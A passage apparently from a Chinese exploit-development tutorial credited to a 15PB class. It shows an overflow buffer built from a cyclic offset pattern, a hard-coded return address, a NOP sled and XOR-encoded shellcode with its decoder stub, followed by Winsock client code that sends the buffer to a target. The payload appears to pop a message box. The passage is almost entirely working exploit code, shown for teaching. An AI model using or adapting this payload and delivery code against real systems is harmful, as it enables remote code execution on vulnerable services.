x2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0B
a1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9B
d0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8B
f9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7B
i8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6B
l7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5B
o6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4B
r5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3B
u4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBx1Bx2B
x3BxBx4BxBx5BxBx6BxBx7BxBx8BxBx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1C
```

```
a2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0C
d1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9C
g0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8C
i9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7C
l8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3C" \
" \xf7\xf8\x6a\x75" \
" \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" \
" \x33\xC0" \
" \xE8\xFF\xFF\xFF\xFF" \
" \xC3" \
" \x58" \
" \x8D\x70\x1B" \
" \x33\xC9" \
" \x66\xB9\x06\x03" \
" \x8A\x04\x0E" \
" \x34\x07" \
" \x88\x04\x0E" \
" \xE2\xF6" \
" \x80\x34\x0E\x07" \
" \xFF\xE6" \
" \x84\xEB\x27\xEC\x4A\x4F\x62\x6B\x6B\x68\x27\x69\x54\x6C\x7E\x26" \
" \x07\x42\x7F\x6E\x73\x57\x75\x68\x64\x62\x74\x74\x07\x4A\x62\x74" \
" \x74\x66\x60\x62\x45\x68\x7F\x46\x07\x72\x74\x62\x75\x34\x35\x29" \
" \x63\x6B\x6B\x07\x4B\x68\x66\x63\x4B\x6E\x65\x75\x66\x75\x7E\x42" \
" \x7F\x46\x07\x40\x62\x73\x57\x75\x68\x64\x46\x63\x63\x75\x62\x74" \
" \x74\x07\xEF\x07\x07\x07\x07\x5C\x63\x8C\x32\x37\x07\x07\x07\x8C" \
" \x71\x0B\x8C\x71\x1B\x8C\x31\x8C\x51\x0F\x54\x55\xEF\x13\x07\x07" \
" \x07\x8C\xF7\x55\x8A\x4C\xDA\x56\x55\xF8\xD7\x5D\x54\x51\x57\x55" \
" \xEF\x69\x07\x07\x07\x52\x8C\xEB\x84\xEB\x0B\x55\x8C\x52\x0F\x8C" \
" \x75\x3B\x8A\x33\x35\x8C\x71\x7F\x8A\x33\x35\x8C\x79\x1B\x8A\x3B" \
" \x3D\x8E\x7A\xFB\x8C\x79\x27\x8A\x3B\x3D\x8E\x7A\xFF\x8C\x79\x23" \
" \x8A\x3B\x3D\x8E\x7A\xF3\x34\xC7\xEC\x06\x47\x8C\x72\xFF\x8C\x33" \
" \x81\x8C\x52\x0F\x8A\x33\x35\x8C\x5A\x0B\x8A\x7C\xEB\xBE\x09\x07" \
" \x07\x07\xFB\xF4\xA1\x72\xE4\x8C\x72\xF3\x34\xF8\x61\x8C\x3B\x41" \
" \x8C\x52\xFB\x8C\x33\xBD\x8C\x52\x0F\x8A\x03\x35\x5D\x8C\xE2\x5A" \
" \xC5\x0F\x07\x52\x8C\xEB\x84\xEB\x0F\x8C\x5A\x13\x8A\x4C\xD5\x6D" \
" \x07\x6D\x07\x56\xF8\x52\x0B\x8A\x4C\xC1\x56\x57\xF8\x52\x17\x8E" \
" \x42\xFB\x8A\x4C\xBD\x56\xF8\x72\x0F\xF8\x52\x17\x8E\x42\xFF\x8A" \
" \x4C\xA9\x6D\x07\x56\x56\x6D\x07\xF8\x52\xFB\x6D\x07\xF8\x52\xFF" \
" \x07"; // 0x756af8f7
```

```
send(sclient, sendData, strlen(sendData), 0);
```

```
recv(sclient, recData, 4096, 0);
```

```
/*----- 4、关闭套接字 -----*/
```

```
    closesocket(sclient);  
    WSACleanup();  
    return 0;  
}
```

## 5. 参考资料

15pb 任老师课上演示

15PB